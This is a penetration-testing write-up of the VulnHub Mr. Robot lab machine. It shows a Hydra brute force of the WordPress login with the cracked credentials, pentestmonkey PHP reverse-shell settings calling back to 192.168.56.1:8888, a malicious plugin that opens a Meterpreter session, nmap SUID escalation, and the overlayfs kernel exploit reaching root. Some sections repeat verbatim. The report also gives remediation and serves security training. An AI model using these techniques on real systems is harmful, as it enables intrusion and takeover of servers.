

# Penetration Testing Report

Report For:

MR.Robot Machine

Prepared by: Abdulrahman Yassin

## Table of Contents

Executive Summary .....	3
1 Technical Summary.....	3
1.1 Scope .....	4
1.2 Post Assessment Clean-up.....	4
1.3 Risk Ratings .....	4
1.4 Findings Overview .....	5
2 Technical Details .....	6
2.1 Missing brute force protection .....	6
2.2 Upload malicious php code .....	8
2.3 Upload malicious plugin .....	8
2.4 Privilege Escalation .....	9
2.4.1 Exploit the SUID bit in nmap permission .....	9
2.4.2 Exploit linux kernel 3.13 overlays implementation .....	10

## Executive Summary

This report contains a walkthrough pentesting for the mr.robot machine from vulnhub.com website ( see details <https://www.vulnhub.com/entry/mr-robot-1,151/>).

Starting with Enumeration the machine then go through discovering vulnerabilites then exploit these vulnerabilities then privilege escalation to get higher access than we got before.

## Assessment Summary

Based on the security assessment for mr.robot machine the current status of the identified vulnerabilities set the risk at a **HIGH** level.

These vulnerabilities could be a trigger for a cybersecurity breach. These vulnerabilities can be easily fixed by following the best practices and recommendation given throughout the report.

The following table represents the penetration testing in-scope items and breaks down the issues, which were identified and classified by severity of risk. (note that this summary table does not include the informational items):

Phase	Description	Critical	High	Medium	Low	Total
1	Web Application	0	1	2	0	3
1	System	2	0	0	0	2
	Total	2	1	2	0	5

# 1 Technical Summary

## 1.1 Scope

The security assessment was carried out in the pre-production environment and it included the following scope:

- o IP: 192.168.56.101

## 1.2 Post Assessment Clean-up

Any test accounts, which were created for the purpose of this assessment, should be disabled or removed, as appropriate, together with any associated content.

## 1.3 Risk Ratings

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	<b>CRITICAL</b>	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	<b>HIGH</b>	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	<b>MEDIUM</b>	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	<b>LOW</b>	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	<b>INFO</b>	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

## 1.4 Findings Overview

All the issues identified during the pentesting are listed below with a brief description.

- 1) issue. Brute force the admin login page
- 2) issue. Upload malicious php code
- 3) issue. Upload malicious plugin
- 4) issue. Privilege escalation

## 2 Technical Details

### 2.1 Missing brute force protection

#### Vulnerability Details:

Affects:	http://192.168.56.101/wp-login.php
Risk	<b>HIGH</b>

From the output below I got it from nmap using the http-enum script it seems that the target uses wordpress.

```
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /wp-login.php: Possible admin folder
| /test/: Test page
| /robots.txt: Robots file
| /feed/: Wordpress version: 4.3.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
|_ /0/: Potentially interesting folder
```

By digging into these files, the wp-admin is our target.

We have a given wordlist so we use it to enumerate the users and crack it's passwords as below.

```
[DATA] attacking http-post-form://192.168.56.101:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:Invalid
[STATUS] 1664.00 tries/min, 1664 tries in 00:01h, 9788 to do in 00:06h, 64 active
[80][http-post-form] host: 192.168.56.101 login: ELLIOT password: test
[80][http-post-form] host: 192.168.56.101 login: Elliot password: test
[STATUS] 1884.67 tries/min, 5654 tries in 00:03h, 5798 to do in 00:04h, 64 active
[80][http-post-form] host: 192.168.56.101 login: elliot password: test
1 of 1 target successfully completed, 3 valid passwords found
```

```
[DATA] attacking http-post-form://192.168.56.101:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:The password you entered for
[STATUS] 2319.00 tries/min, 2319 tries in 00:01h, 9133 to do in 00:04h, 64 active
[80][http-post-form] host: 192.168.56.101 login: Elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-24 04:52:18
```

From the output below I got it from nmap using the http-enum script it seems that the target uses wordpress.

```
http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/wp-login.php: Possible admin folder
/test/: Test page
/robots.txt: Robots file
/feed/: Wordpress version: 4.3.1
/wp-includes/images/rss.png: Wordpress version 2.2 found.
/wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
/wp-includes/images/blank.gif: Wordpress version 2.6 found.
/wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
/wp-login.php: Wordpress login page.
/wp-admin/upgrade.php: Wordpress login page.
/readme.html: Interesting, a readme.
_/0/: Potentially interesting folder
```



By digging into these files, the wp-admin is our target.

We have a given wordlist so we use it to enumerate the users and crack it's passwords as below.

```
[DATA] attacking http-post-form://192.168.56.101:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:Invalid
[STATUS] 1664.00 tries/min, 1664 tries in 00:01h, 9788 to do in 00:06h, 64 active
[80][http-post-form] host: 192.168.56.101 login: ELLIOT password: test
[80][http-post-form] host: 192.168.56.101 login: Elliot password: test
[STATUS] 1884.67 tries/min, 5654 tries in 00:03h, 5798 to do in 00:04h, 64 active
[80][http-post-form] host: 192.168.56.101 login: elliot password: test
1 of 1 target successfully completed, 3 valid passwords found
```

```
[DATA] attacking http-post-form://192.168.56.101:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:The password you entered for
[STATUS] 2319.00 tries/min, 2319 tries in 00:01h, 9133 to do in 00:04h, 64 active
[80][http-post-form] host: 192.168.56.101 login: Elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-24 04:52:18
```

Elliot account is the admin so we have access to all users, databases and all website.

<input type="checkbox"/> Username	Name	E-mail	Role
<input type="checkbox"/>  <b>elliott</b>	Elliot Alderson	<a href="mailto:elliott@mrrobot.com">elliott@mrrobot.com</a>	Administrator
<input type="checkbox"/>  <b>mich05654</b>	krista Gordon	<a href="mailto:kgordon@therapist.com">kgordon@therapist.com</a>	Subscriber
<input type="checkbox"/> Username	Name	E-mail	Role

### Remediation Guidance:

Ref: <https://wordpress.org/support/article/brute-force-attacks/>

- 1) Force strong password.
- 2) Lockdown wp-login.php and wp-admin.php.
- 3) Limit the login attempts using "Limit Login Attempts" plugin.

## 2.2 Upload malicious php code – get access

### Vulnerability Details:

**Affects:** | <https://192.168.56.101/wp-admin/theme-editor.php>

**Risk** **MEDIUM**

Since we have an admin access so we can edit the pages and get access by injecting php reverse shell code. We can do this from the side panel and select the page editor and inject our code and set up a listener.

First step is to inject the php code for example I injected it in a page name 404.php and put our host and port as following: (<https://github.com/pentestmonkey/php-reverse-shell>)

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.1'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

Documentation:

After that setup our handler and open the page on the browser  
<http://192.168.56.101/wp-admin/404.php>

```
>> nc -nlvp 8888
Connection from 192.168.56.101:54964
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
07:37:21 up 3:31, 0 users, load average: 0.00, 0.02, 0.05
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
```

### Remediation Guidance:

- 1) secure the admin account to prevent edition the php code of the pages



## 2.3 Upload malicious plugin – get access

### Vulnerability Details:


<b>Affects:</b>	<a href="https://192.168.56.101/wp-admin/plugin-install.php">https://192.168.56.101/wp-admin/plugin-install.php</a>
<b>Risk</b>	<b>MEDIUM</b>
<b>Reference:</b>	<a href="https://www.exploit-db.com/exploits/36374">https://www.exploit-db.com/exploits/36374</a>

In this way we will upload a malicious plugin to the wordpress and we will get the access through it. First step is to generate the malicious plugin using wordpwn tool and configure it to start the handler.

```
>> python3 wordpwn.py 192.168.56.1 8888 Y
[*] Checking if msfvenom installed
[+] msfvenom installed
[+] Generating plugin script
[+] Writing plugin script to file
[+] Generating payload To file
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes

[+] Writing files to zip
[+] Cleaning up files
[+] URL to upload the plugin: http://(target)/wp-admin/plugin-install.php?tab=upload
[+] How to trigger the reverse shell :
    -> http://(target)/wp-content/plugins/malicious/wetw0rk_maybe.php
    -> http://(target)/wp-content/plugins/malicious/QwertyRocks.php
[+] Launching handler
```

If you have a plugin in a .zip format, you may install it by uploading it here.



After that setup our handler and open the page on the browser  
[https://192.168.56.101/wp-content/plugins/malicious/wetw0rk\\_maybe.php](https://192.168.56.101/wp-content/plugins/malicious/wetw0rk_maybe.php)

```
resource (wordpress.rc)> exploit
[*] Started reverse TCP handler on 192.168.56.1:8888
[*] Sending stage (39282 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:8888 -> 192.168.56.101:54986) at 2020-12-24 08:03:03 +0000
```

### Remediation Guidance:

- 1) secure the admin account to prevent edition the php code of the pages

## 2.4 Privilege Escalation

### 2.4.1 Exploit SUID bit in permissions of nmap

#### Vulnerability Details:

**Affects:** system

**Risk**

**HIGH**

From above we got an access with the daemon user which is unprivileged user as following.

```
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ whoami
daemon
```

Using LinEnum tool to enumerate some interesting stuff that could help us to get privilege access.

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
```

Now open the nmap interactive shell and run the shell using (!sh)

```
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=0(root),1(daemon)
```

#### Remediation Guidance:

- 1) Remove the setuid (s) bit from the permission using the following command  
chmod 00751 /usr/local/bin/nmap

Which means that it will be executable but will not run with the root privilege.

```
-rwsr-xr-x 1 root root 504736 Nov 13 2015 nmap
sh-4.3# chmod 00751 /usr/local/bin/nmap
chmod 00751 /usr/local/bin/nmap
sh-4.3# ls -l /usr/local/bin
ls -l /usr/local/bin
total 496
-rwxr-xr-x 1 root root 504736 Nov 13 2015 nmap
```

## 2.4.1 Exploit linux Kernel 3.13.0 overlaysfs

**Severity**

CVSS Version 3.x

CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

 **NIST: NVD**

**Base Score:** 7.8 HIGH

**Vector:** CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Reference: <https://nvd.nist.gov/vuln/detail/CVE-2015-1328#vulnCurrentDescriptionTitle>

Exploit: <https://www.exploit-db.com/exploits/37292>

From LinEnum results the kernel version 3.13.0-55-generic which has a vulnerable overlaysfs implementation (CVE-2015-1328).

From LinEnum results the kernel version 3.13.0-55-generic which has a vulnerable overlaysfs implementation (CVE-2015-1328).

Download the exploit on the target using the wget command and then run it as the following

```
# gcc 37292.c -o f
gcc 37292.c -o f
# ls
ls
37292.c  f  vmware-root
# ./f
./f
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon)
```

### Remediation Guidance:

- 1) Upgrade the linux kernel to the newest version linux-4.4

```
root@linux:~# uname -r
4.4.0-98-lowlatency
root@linux:~# _
```

This will happen when trying to run the exploit

```
./f
spawning threads
mount #1
mount #2
child threads done
exploit failed
# █
```